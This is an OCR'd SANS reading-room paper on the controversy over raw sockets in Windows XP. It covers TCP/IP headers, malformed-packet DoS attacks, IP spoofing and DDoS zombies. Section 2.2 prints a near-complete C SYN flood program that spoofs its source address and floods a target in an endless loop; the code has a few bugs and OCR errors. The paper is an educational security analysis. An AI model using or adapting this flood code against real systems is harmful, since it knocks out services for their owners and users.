
Interested in learning more about security?

SANS Institute InfoSec Reading Room

The Raw And The Uncooked: The Windows XP Raw Sockets Saga, Final Words (Hopefully)

Following the large amount of often emotional debate surrounding the introduction of raw sockets into Microsoft Windows XP, and the relative lack of clarity on the issue, this paper is intended to provide a comprehensive review of all major aspects of the issue so as to permit the reader to formulate their own opinion on the issue. The author's personal conclusion is also included.



The Raw And The Uncooked: The Windows XP Raw Sockets Saga, Final Words (Hopefully)

By: Tony Menzies

GSEC Practical v1.3

Table Of Contents

Summary/Abstract

Following the large amount of often emotional debate surrounding the introduction of raw sockets into Microsoft Windows XP, and the relative lack of clarity on the issue, this paper is intended to provide a comprehensive review of all major aspects of the issue so as to permit the reader to formulate their own opinion on the issue.

The author's personal conclusion is also included.

1.0 The Basics

1.1. *What Is The Issue?*

The issue that has been causing so much discussion, concern and, unfortunately, confusion is the introduction of 'raw socket' functionality into Windows XP. This is stated to be 'bad' as by exposing raw socket functionality, Windows (for the first time) has the ability to participate in a number of attacks that were not previously available to Windows machines.

With Windows being the operating system installed on the majority of consumer PCs the concern is that these machines will become the platform of choice for Internet based Denial Of Service (DoS), and more specifically, Distributed Denial Of Service (DDoS) attacks.

As we will see as we progress through this paper the preceding statements are somewhat of an oversimplification of the issue – and indeed this oversimplification is one of the major contributors to the misunderstanding that currently abounds regarding this issue.

1.2. *What Is A Socket?*

A 'socket' is a conceptualisation of network connectivity introduced by the Computer Systems Research Group (CSRG) at the University Of California in Berkeley[1], and subsequently popularised by the Berkeley Software Distribution (BSD) of UNIX.

The way in which computers physically transfer information is in reality extremely complex, even if simplified as in the 7 layer OSI Model:

Application	The software that needs to use the network, eg Email Client
Presentation	Provides a consistent interface to the network for different computers – deals with byte ordering etc
Session	Maintains the 'connection' between two devices, although no actual full time connection may exist
Transport	Hides the complexities of the lower layers, ensures quality of service
Network	Responsible for preparing packets for transmission across the physical media
Data Link	Maintains connections between Network layers (via the Physical Layer) on two devices
Physical	Transmits the binary 1's and 0's through the physical media of the network

Figure 1 - The Seven Layer OSI Network Transport Model

[1] Kehres. "Windows XP And Full Raw Sockets", see item 2 in Reference List

In the context of this paper we are mainly concerned with TCP/IP, and the TCP/IP protocol stack can be simplified into four layers:

Application	Combination of Application, Presentation and Session layers of the Seven Layer Model (eg SMTP, HTTP, etc)
Transport	As in the Seven Layer Model (TCP/UDP)
IP Layer	Network Layer from the Seven Layer Model (IP)
Network	Combination of the Data Link and Physical layers of the Seven Layer Model (eg Ethernet)

Figure 2 - The Four Layer Internet Transport Model

Data passes from one device to another by descending the stack on the originating machine (ie from Application -> Physical) and ascending the stack on the relieving machine. This is a complicated process and the development of network capable software would be complex and time consuming if programmers needed to deal with these details.

In order to hide this complexity from programmers and to simplify the development of network capable software the concept of sockets was introduced.

A socket is a connection from one device to another. It can be viewed as a 'pipe' that is plugged into both devices. Data is put into the 'pipe' at one end and arrives at the other end without the programmers needing to consider how this is actually achieved, what error checking, sequencing, Quality of Service (QoS), etc, etc is being carried out at each level of the Seven Layer Model.

The end points of sockets are defined as unique combinations of network address and port number. Thus it is possible for a machine with a single network address to host several connections by making use of different port numbers – this provides for powerful and flexible networking.

Returning to the Four Layer Internet Transport Model of networking socket functionality can be placed in several locations depending on the type of socket being used. We will see this in the following sections

1.3. *What Is A Raw Socket?*

Generally when writing a network capable application programmers do not wish to be concerned with the finer details of the network transport mechanism. The programmer is only really interested in the data that they want to pass, they do not wish to be burdened with keeping track of TCP details such as the three way handshake, sequence numbers, acknowledgement numbers and windowing, or with IP details such as 'time to live' and fragmentation. For this reason most application programmers use 'cooked' sockets.

A cooked socket is one where the data processing necessary to support the underlying network protocols is performed by the operating system. Thus a cooked socket can be seen as an interface between the Application and Transport layers of the four layer IP model, in fact this can be seen in the below Microsoft representation of Windows Sockets:




Figure 3 - Architecture Of Windows Sockets v2[2]

When a cooked socket is created it is necessary to tell the operating system what protocols will be used at the Transport and Network layers (see Figure 2) so that it can correctly handle the details of maintaining the connectivity of these layers.

For example, to create a TCP/IP cooked socket you would call:

```
iSocketID := socket(AF_INET, SOCK_STREAM, 0)
```

This tells the operating system to open an Internet Protocol (`AF_INET`), stream (ie connection oriented, or TCP) socket, and thus it is able to take care of the details of maintaining these layers of the protocol stack – leaving the programmer to construct only the application data that the requires transmission. This is achieved simply as below:

[2] Microsoft Corporation . "Windows Sockets 2 Architecture", see item 43 in Reference List

```
send(iSocketID, ptrDataToSend, iLengthOfData, 0)
```

Where: `iSocketID` is the socket identifier of the socket to be used

`ptrDataToSend` is a pointer to the data that is to be sent

`iLengthOfData` is the length of the data to be sent (in bytes)

From the above it can be seen that the concept of sockets, and in particular cooked sockets, has greatly reduced the effort required to write network applications.

There are however instances where an application needs to programmatically control the details of the TCP and/or IP layers – for example to write a program for debugging network connectivity (eg 'ping'), for capturing and examining network packets, or to provide Network Address Translation (NAT).

In these instances the programmer needs to be able both read and write the TCP and IP header information – something which, as we have seen, the programmer is not even aware of when using cooked sockets. This is where 'raw' sockets come in.

In a raw socket the operating system does not perform the processing necessary to maintain the TCP and IP headers, these details must be determined by the program that is making use of the raw socket.

Obviously this introduces a higher level of complexity for the programmer, requiring the programmer to have a detailed knowledge of the protocols used, and requiring much more code to be written – however it also provides a very high degree of flexibility as each packet can be 'hand crafted' exactly as the developer desires.

This paper is not intended to be a TCP/IP primer, and so details of the TCP and IP headers will not be discussed at length, however simply looking at the below diagrams showing the items in each header gives an idea of the number of variables that a programmer must keep track of:

<table>
<tr><td>Version</td><td>IHL</td><td>Type Of Service</td><td colspan="2">Total Length Of Packet</td></tr>
<tr><td colspan="3">Identification</td><td>Flags</td><td>Fragment Offset</td></tr>
<tr><td>Time To Live</td><td colspan="2">Protocol</td><td colspan="2">Header Checksum</td></tr>
<tr><td colspan="5">Source Address</td></tr>
<tr><td colspan="5">Destination Address</td></tr>
<tr><td colspan="5">Options</td></tr>
</table>

Figure 4 - IP Header Contents[3]

[3] Based on information from Gary Kessler Associates, see item 57 in Reference List

Source Port			Destination Port
Sequence Number			
Acknowledgment Number			
Offset	Reserved	Flags	Window
Checksum			Urgent Pointer
Options			

Figure 5 - TCP Header Contents[4]

It should be noted that while we refer to TCP as the transport layer above (and indeed within most of this paper), that UDP can also be accessed and manipulated by a raw socket.

As a raw socket gives access through to the IP layer the socket interface in this instance could be viewed as being between the IP and Network layers.

2.0 Raw Sockets

2.1. *What Is Possible With A Raw Socket?*

As we have seen above a raw socket gives the ability to manipulate all aspects of both the Transport and IP layers. This gives the programmer an almost unlimited scope with what can be achieved, so in essence the answer to the above question "What is possible with a raw socket" is "Anything!".

When using a cooked socked only normal, 'vanilla', operations can be performed – basically the routing of application data from A to B, however with raw sockets it is possible to manipulate the headers of each packet and so introduce a whole new dimension of functionality.

For example a use of raw sockets could be to provide Network Address Translation (NAT) on a firewall. This functionality takes a packet from the internal network, strips the headers containing the data necessary to route the packet internally, appends new headers that are valid for routing on the Internet, and then transmits the packet externally.

This is only possible because with a raw socket the programmer has access to the address fields of the IP header – and just would not be possible with cooked sockets.

The above example shows a constructive, useful, application for raw sockets – however the power of raw sockets can just as equally be used maliciously.

Raw sockets provide malicious hackers with a tool that is as flexible and powerful for their purpose as it is for legitimate programmers. The open access to the TCP and IP layers provides many possibilities for mischief.

The simplest and easiest kind of attack possible with raw sockets is simply to set invalid parameters within the headers.

[4] Based on information from Gary Kessler Associates, see item 57 in Reference List

For example, under normal circumstances the three way handshake that initiates TCP communication is as below:

Client		Server	Bits Set In TCP Header
SYN	---------->		SYN
	<----------	SYN ACK	SYN + ACK
ACK	---------->		ACK

Figure 6 - The Three Way TCP Handshake[5]

Normal data transmission is:

Client		Server	Bits Set In TCP Header
Data	---------->		ACK
	<----------	Data	ACK

Figure 7 - Data Transmission[6]

In addition to the ACK bit, the PUSH and URGENT bits may also be set during normal data transmission.

Finally, the graceful four way termination of a connection occurs as below:

Client		Server	Bits Set In TCP Header
FIN	---------->		FIN + ACK
	<----------	ACK	ACK
	<----------	FIN	FIN + ACK
ACK	---------->		ACK

Figure 8 - Four Way Graceful TCP Connection Termination[7]

If the system detects a problem, then a packet with the RESET bit set will be sent to teardown the connection ungracefully.

From the above figures the 'legal' combinations of bits that can be set in the Flags section of the TCP header can be seen. As only these combinations of flags are expected many implementations of TCP fail when passed invalid combinations of flags.

Thus, it is possible that a hacker could implement a Denial Of Service (DoS) attack by writing a simple raw sockets program that (say) set the SYN and FIN bits that the same time. Indeed, this is a documented attack, called somewhat unimaginatively the "SYN/FIN Attack".

---

[5] Based on information from SANS Institute, see item 56 in Reference List

[6] Based on information from SANS Institute, see item 56 in Reference List

[7] Based on information from SANS Institute, see item 56 in Reference List

It is possible to imagine many variations on this attack, and many exist – eg if all the Flag bits are set this is an 'XMAS' attack

Obviously the above examples required little imagination to devise, and only a limited level of knowledge of the protocol internals.

If we think a little bit harder it is possible to craft other packets that could never be seen in 'real life', eg:

- SYN Flooding:[8] An attack where many, many SYN packets are sent, but no ACKs, this leads to the machine that is under attack running out of system resources as it attempts to keep track of all the half open connections for which SYNs have been received
- Land Attack:[9] A packet with the SYN flag set, and with source and destination addresses/ports set to be equal, is sent to the targeted machine
- Tiny Fragment Attack:[10] A packet is artificially fragmented into very small pieces. These packets can traverse firewalls due to the way that some firewalls handle fragmented packets
- Overlapping Packet Attack:[11] Sends fragmented packets where the fragments overlap.
- Teardrop:[12] Sends fragmented packets where one fragment is placed entirely within a second fragment.
- Ping Of Death:[13] This is essentially a buffer overflow attack where an ICMP packet is created that is larger than the maximum permissible size for a TCP/IP packet.

As most protocol stacks assume that the packets passed to them will be 'correct' and of good quality the above malformed or out of sequence packets will often cause the protocol stack, and even the operating system of the targeted machine to crash – thus resulting in a denial of service attack.

From the above examples it can clearly be seen that the power and flexibility of raw sockets can as easily be used for a malicious purpose as a good one.

While not an attack, there is a further way in which malicious hackers can make use of raw sockets to manipulate packets to their advantage.

With more and more countries, government agencies and law enforcement bodies realising the true nature of 'cyber crime', the damage that can be caused and the monetary losses that can be incurred as a result of this, it is more and more important for malicious hackers to disguise their identities.

---

[8] Based on information from SANS Institute, see item 55 in Reference List

[9] Based on information from SANS Institute, see item 55 in Reference List

[10] Based on information from SANS Institute, see item 55 in Reference List

[11] Based on information from SANS Institute, see item 55 in Reference List

[12] Based on information from SANS Institute, see item 55 in Reference List

[13] Based on information from SANS Institute, see item 55 in Reference List

According to the 'rules' by which TCP/IP packets are transmitted every packet has a source and destination address, plus every IP address on a network must be unique. This represents a problem to hackers. If the target they are attacking can see the source of the malicious packets then the victim can selectively block these packets (eg at a router), or use the source address to trace the attacker and ultimately bring them to justice.

With cooked sockets the hacker has no control over the source address that is written into each packet – and thus their identity is exposed and liable to be detected. However, with raw sockets the hacker can choose to write any address that they choose into the source address field of the packet. The source address can even be set to invalid values such as 0.0.0.0 or 255.255.255.255.

With this functionality available there is another benefit. If packets were always to come from (say) 0.0.0.0 then they could still be blocked by the attacked party, however if the source address was randomised so that every attacking packet contained a different value it would be impossible to know which packets to block to defeat the attack. Obviously this is easy to achieve using raw sockets.

In a final twist to this aspect of packet manipulation it is also possible to deliberately set the source address to be some other, legal, address. For example, how would Microsoft react if a malicious hacker was to packet bomb them using packets where the source address had been changed to be the IP address of the Apple web server?

Aside from the mischievous intent of deliberately spoofing the source address to some other parties legal IP address there is a further benefit.

As companies become more frustrated by attacks from malicious hackers some have opted to 'hack back' – ie to deliberately instigate attacks against the perceived source of the attack. While the moral and legal implications of this are not discussed here it can easily be seen that this is a simple way for a malicious hacker to get an 'innocent' party to do the dirty work for them – for instance, in the above example if Microsoft decided that they really did not appreciate being packet bombed by Apple and so 'hacked back' instigating a 'Ping Of Death' attack against the Apple web server, ultimately leading to the apple server crashing, then this is a bonus to the hacker – who goes unnoticed through the attacks on both companies.

In this section we have seen how the power and flexibility of raw sockets is a double edged sword. It provides application programmers with the features that they need to provide sophisticated network applications, however it also provides the same features to malicious hackers who are able to put these features to ill use.

2.2. *How Easy Is It To Code A Raw Socket Application*

We have seen above the power, flexibility and abuse which can be provided by raw sockets, however so far we have not discussed how complex (or not) it is to create a raw sockets application.

We have already seen (Section 1.3) that in order to write an application that uses raw sockets it is necessary to keep track of, and correctly manipulate, all the fields of both the IP and TCP headers – and remember that this is in addition to whatever application payload is to be carried by the packet.

Given that there are more than twenty different fields in the TCP and IP headers it can be surmised that creating an operational raw sockets application is not going to be an easy thing. Further we also need to recall that a good low level knowledge of the underlying TCP and IP protocols is also needed to ensure that the correct implementation of such things as the three way handshake, sequence numbers, acknowledgments, etc, etc.

So, in summary – coding a raw sockets application is a daunting task!

However, if creating a raw sockets application is so difficult why do so many malicious applications exist that utilise raw sockets? The answer is both obvious and simple – a malicious hacker does not usually want to create, maintain and gracefully close a TCP session. In fact the malicious hacker is generally more concerned with just churning out malformed packets and so has no need to worry about correctly following the three way hand shake, responding correctly to sequence numbers, or any other of the finer details of TCP/IP.

This means that raw sockets programming for malicious hackers does not generally need to reach the level of sophistication needed by the developer of (eg) a firewall or address translator.

In this section we will illustrate how to write a simple raw socket application. This is provided in order to further the understanding of the reader and to serve as an example.


At this point let us quickly revisit the constituents of a TCP/IP packet.

Application developers are concerned with the data that their application needs to transmit. This is created within the application (ie in the Application Layer) and placed into an area of memory ready for transmission. Let us represent this as below:

This data is then fed to the Transport Layer (see Figure 2), where the header data necessary for the TCP layer is added and the Data becomes the payload (ie the Data is encapsulated):

This TCP segment is then fed to the IP Layer (see Figure 2), where the header data necessary for the IP protocol is added and the entire TCP segment becomes the payload (ie the whole TCP segment is encapsulated):

It should be remembered that from the perspective of the IP layer what is contained within the payload is irrelevant, so in fact to the IP layer the packet is more accurately represented as:



Where the contents of the Payload is irrelevant to the IP protocol.

The above revision is relevant as this is exactly how we create a packet ready to be sent by a raw socket application. Let us examine this in more detail.

The below illustration is a simple program to send a SYN flood[14] and is written in a C style, but hopefully will be obvious to all.

The structures that represent the TCP and IP headers are defined within C header files as follows:

```
struct ipheader {
 unsigned char ip_hl:4, ip_v:4; //this means that each member is 4 bits
 unsigned char ip_tos;
 unsigned short int ip_len;
 unsigned short int ip_id;
 unsigned short int ip_off;
 unsigned char ip_ttl;
 unsigned char ip_p;
 unsigned short int ip_sum;
 unsigned int ip_src;
 unsigned int ip_dst;
}; //total ip header length: 20 bytes (=160 bits)
```

and

```
struct tcpheader {
 unsigned short int th_sport;
 unsigned short int th_dport;
 unsigned int th_seq;
 unsigned int th_ack;
 unsigned char th_x2:4, th_off:4;
 unsigned char th_flags;
 unsigned short int th_win;
 unsigned short int th_sum;
 unsigned short int th_urp;
}; //total tcp header length: 20 bytes (=160 bits)
```

In essence (for this simple application) we simply need to allocate space for and populate these headers in order to create our packet:

```
// Define buffer to hold packet
char datagram[4096]; // this buffer will contain ip header, tcp header,
                     // and payload. we'll point an ip header structure
                     // at its beginning, and a tcp header structure after
                     // that to write the header values into it

// Define pointers to the header structures (within the overall packet)
struct ip *iph = (struct ip *) datagram;
struct tcphdr *tcph = (struct tcphdr *) datagram + sizeof (struct ip);

// Fill in the necessary parts of the IP header
iph->ip_hl = 5; //header length in octets – ie 20 bytes
iph->ip_v = 4; //IP version, ie IPv4
iph->ip_tos = 0; //Type of service, 0 is normal
// Size of total datagram – IP header + TCP header + payload
// As we have no payload the size is simply the sum of the two headers
iph->ip_len = sizeof (struct ip) + sizeof (struct tcphdr);
// Sequence number - we are not constructing a valid session so
// the value of this doesn't matter
iph->ip_id = htonl (54321);  //convert to network byte order
```

[14] Based on information from Mixter, see item 7 in Reference List

```
iph->ip_off = 0; //Fragment offset, always zero in the first packet
iph->ip_ttl = 255; //Time to live, this is the maximum
iph->ip_p = 6; //Transport layer protocol, 6 = TCP
iph->ip_sum = 0; //Header checksum, dummy value, overwritten later
iph->ip_src.s_addr = inet_addr ("1.2.3.4"); //Source IP address (spoofed)
iph->ip_dst.s_addr = inet_addr ("222.222.222.222"); //Target IP address

// Fill in the TCP header
tcph->th_sport = htons (1234); //Source port, arbitrary in this case
tcph->th_dport = htons (25); //Destination port, 25 = SMTP
tcph->th_seq = random (); //TCP sequence number, we do not need a response
so this arbitrary
tcph->th_ack = 0; //Acknowledgement number, 0 in the 1st packet
tcph->th_x2 = 0; //unused, must contain binary zeros
tcph->th_off = 5; //Length of header in 4 byte blocks. With no options = 5
tcph->th_flags = TH_SYN; //TCP flags, set to SYN as this is a SYN flood
// Window size - The amount of bytes that can be sent before the
// data should be acknowledged with an ACK before sending more segments.
// As this is a SYN flood set to maximum
tcph->th_win = htonl (65535);
// TCP hHeader checksum - if you set a checksum to zero, your kernel's
// IP stack should fill in the correct checksum during transmission
tcph->th_sum = 0;
tcph->th_urp = 0; //Urgent pointer, 0 = not set

// Set the checksum in the IP header, see below for definition of csum()
iph->ip_sum = csum ((unsigned short *) datagram, iph->ip_len >> 1);

//****************************************
//At this point our simple packet is complete
//****************************************
```

The `csum` function called above is a standard function that generates a checksum for the packet. The checksum must be performed once the packet has been built and is needed to prevent routers from discarding the packet.

```
// Function to generate IP header checksum
unsigned short csum (unsigned short *buf, int nwords)
{
  unsigned long sum;
  for (sum = 0; nwords > 0; nwords--)
    sum += *buf++;
  sum = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  return ~sum;
}
```

Having created a packet, the next step is to create a raw socket through which to send the packet:

```
int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);   // open raw IP socket

//Tell the operating system that we will be providing the IP header
int bIncludeHeader=1;
const int* pbIncludeHeader = &bIncludeHeader;
setsockopt(s,
           IPPROTO_IP,
           IP_HDRINCL,
           pbIncludeHeader,
           sizeof(bIncludeHeader));


//*****************************************************
//Now we have an open raw socket ready to do our bidding
//*****************************************************
```

Now we have the packet and a raw socket, we need to decide where to connect the socket to (the above step only creates the socket, it does not connect it to any destination host)

```
//create and populate the structure that defines
//where we will send the packet
struct sockaddr_in sin;

sin.sin_family = AF_INET;
sin.sin_port = htons (25); // Need to byte-order >1 byte header values to
                           // network byte order (not needed on big
                           // endian machines)
sin.sin_addr.s_addr = inet_addr ("222.222.222.222"); //target address
```

Now we have out packet, a raw socket and the destination we can send the packet. As this is a SYN Flood, let's send the packet a lot!!

```
while (1) //for ever…
{
    if (sendto (s, //socket
                datagram, //the buffer containing the packet
                iph->ip_len, //total length of the packet
                0, //routing flags, normally 0
                (struct sockaddr *) &sin, //where to send the packet
               si zeof (sin)) < 0)
    printf ("error\n");
      else
    printf (".");
}
```

It can be seen that to create a raw socket application like the simple one above would not take much time, or knowledge. In fact as most of the complexity of writing a raw sockets application is related to the underlying TCP/IP details it is much easier to create a malicious application with bogus packet details than it is to utilise raw sockets for the purpose for which they were created.

3.0 Relating Raw Sockets To Windows XP

3.1. *Other OS's Have Raw Sockets, What Is The Concern With XP?*

From all the publicity that the introduction of raw socket functionality into Windows XP has caused it would be forgivable to think that raw sockets are a 'new' capability that XP is unleashing on the world.

In fact raw sockets are a far from recent innovation and were introduced back in the early 1980s when Computer Systems Research Group (CSRG) at the University Of California in Berkeley, formalised their sockets paradigm.

If this is the case, why is there so much concern now?

User Access To Raw Sockets

With the introduction of WinSock 2.0 in November 2001[15] raw socket functionality became available under Windows NT and Windows 2000, however with both these operating systems a level of security was enforced - only applications running as 'administrator' were permitted to use raw sockets.[16] Indeed, this is the same level of security that is applied to the operation of raw sockets under UNIX style operating systems.

When Windows XP was released it came in two 'flavours': Home (for consumers), and Professional (for use on corporate networks etc).

The focus of these two flavours is obviously quite different, and looking at previous versions of Windows you could compare Windows XP Home to Windows 9x, and Windows XP Professional to Windows NT/2000.

With such different focus the feature set of the two products is different and so to a certain extent is the way in which they operate.

Within Windows XP Professional (as in Windows 2000 and Windows NT before it) access to raw socket functionality is restricted to 'administrator' users only. While this represents the same level of security as seen in UNIX variants, there is an important point to note. When a Windows XP Professional machine is installed the first user created (during the installation process) has administrator privileges. Thus in a consumer environment, where it is likely that this user will be the one who is usually logged on, malicious code has the possibility of hijacking a process that is running as administrator and using these inherited permissions to abuse raw sockets.[17]

---

[15] Release date of Platform SDK, taken from Microsoft Corporation's "Windows sockets 2 API", see item 42 in Reference List

[16] Microsoft Corporation. KnowledgeBase Articles Q170591 (item 12 in Reference List) and Q195445 (item 59 in Reference List)

[17] It should be noted here that while the UNIX community likes to loudly proclaim how bad this practice is, it is highly likely that all consumer UNIX (ie mainly Linux) boxes attached to the Internet are installed and operated by the same person, who likely logs in as root – exposing the same raw socket functionality to malware. Thus this is a common vulnerability based more in the natural psyche of people who prefer to log in as root/administrator than in the technical arena.

Within Windows XP Home the situation is worse. The Home edition is designed to operate with legacy applications that were designed for Windows 9x/ME (where there is no real concept of security). In order to allow this Microsoft have decided that **all** users created on a Windows XP Home machine will act as administrators.[18] It is this that is the crux of the issue for raw sockets in Windows XP.

As Windows XP Home is aimed at the consumer market it is this operating system that will be supplied 'OEM' on the vast majority of PCs built. Thus Windows XP Home will eventually become the most common operating system for consumer machines connected to the Internet – with every single user on every single one of these machines able to make use of raw sockets (or rather, with malware able to make use of the raw sockets on their behalf!).

The magnitude of this is brought into further focus by the following sections.

Size Of Windows Population

The main factor that increases the significance of the above flaw is the sheer size of the Windows population. While the uptake of Windows XP is not expected to be as good as, say, Windows 95 in terms of percentage (due to "lingering old inventory and the soft market for PCs"[19]), the absolute numbers will still be extremely large.

For example, even by Gartner's reserved predications:

- 87% Of New Consumer PCs Will Come With windows XP In 2002
- 26% Of All Home PCs Will Be Running Windows XP By The End 2002
- 48% Of All Home PCs Will Be Running Windows XP By The End 2003

Using different metrics the International Data Corporation (IDC) estimate that Microsoft will be selling 73 million licenced copies of Windows XP in 2002. If we consider the high percentage of pirate copies that exist in some regions – eg 90% in China in 2000[20] - then the number of copies of Windows XP actually deployed on consumer machines could easily be double the IDC figure.

If this is compared to the consumer market penetration of another operating system that supports raw sockets, Linux, (4% of the desktop market in 1999,[21] versus 87% for Windows[22]) the real impact of the introduction of unrestricted raw sockets into Windows XP Home becomes clearer.

With a potential attack base of (let's say) 100 million zombie infected PCs any adversary could be packet bombed out of existence. In fact, consider the logical extension to this – if the key routers that link the fabric of the Internet together could be found and targeted, then these could be packet bombed into a DoS situation. At that point the Internet would cease to function.

---

[18] Gibson. "Windows XP Home Edition Must Be Made More Secure", see item 22 in Reference List

[19] Gartner's Michael Silver, in CNET article "Windows XP Has Long Road To Top", see item 63 in Reference List

[20] Greenberg. "Microsoft Wins Anti-Piracy Pledge From China PC Makers", see item 64 in Reference List

[21] IDC in BBC News article "Linux - Microsoft's New Nightmare", see item 65 in Reference List

[22] IDC, in CNET article "Linux Closing In On Microsoft Market Share, Study Says", see item 66 in Reference List

Increasing Numbers Of Broadband Connections

Another reason that the provision of raw sockets onto a home operating system is causing concern is the decreasing cost, increasing availability and thus increasing market penetration of broadband connections.

No more than two years ago the argument between x2 and K56flex modem technologies was still raging and connections to the Internet at a speed higher than 56kbps was reserved for rich corporations and their leased lines.

Now 1.5Mb broadband is the norm, at a price comparable to what a 56kbps dial up connection was costing a year ago.

This has lead to more and more home users subscribing to these services, without fully understanding the consequences of doing so.

Many broadband services are 'always on' – effectively making the home user's PC a permanent part of the Internet. This is very convenient for the user as when they want to use the Internet there is no delay, no waiting – the web is always there.

Unfortunately, this permanent connection also allows any individual with motive, from anywhere in the world, to connect to that home user's machine – any time that they choose. This means that a badly secured machine could easily be taken over, maybe have viruses or Zombies installed, become an attack platform for a hacker, etc, etc.

To their credit Microsoft have taken steps to address this concern with the provision of the Internet Connection Firewall (ICF) in Windows XP, but in a sadly short sighted design decision they chose to only have the ICF block incoming traffic and to permit all outgoing traffic.

This means that all a malicious hacker need do is to email a Trojan that installs a Zombie to the consumer and once activated the Zombie is ready to take part in whatever DDoS attacks the hacker wishes. As a compounding factor, the Zombie is now at the end of a broadband link, rather than simply a 56kbps connection so the volume of traffic that can be generated and injected onto the Internet is substantial.

Increase in DDoS As An Attack Form

A Distributed Denial Of Service (DDoS) attack is one where an attacker targets a victim from many different locations across the Internet. This is more effective that a simple Denial Of Service (DoS) attack as a much higher volume of traffic can be generated from these multiple attacking hosts, plus it is much more difficult to block as the packets are coming from many different sources.

A 'classic' DDoS attack involves a number of 'Zombies'. These Zombies are malicious code that has been installed on the PCs of innocent/naive users either via a direct hacking attack or by a delivery mechanism such as a virus etc.

These Zombies lay dormant until contacted by the malicious hacker, and then do his bidding. Modern iterations of the Zombie actually log into chat rooms so that the attacker can control thousands of Zombies simply by logging into this chat room and issuing commands.

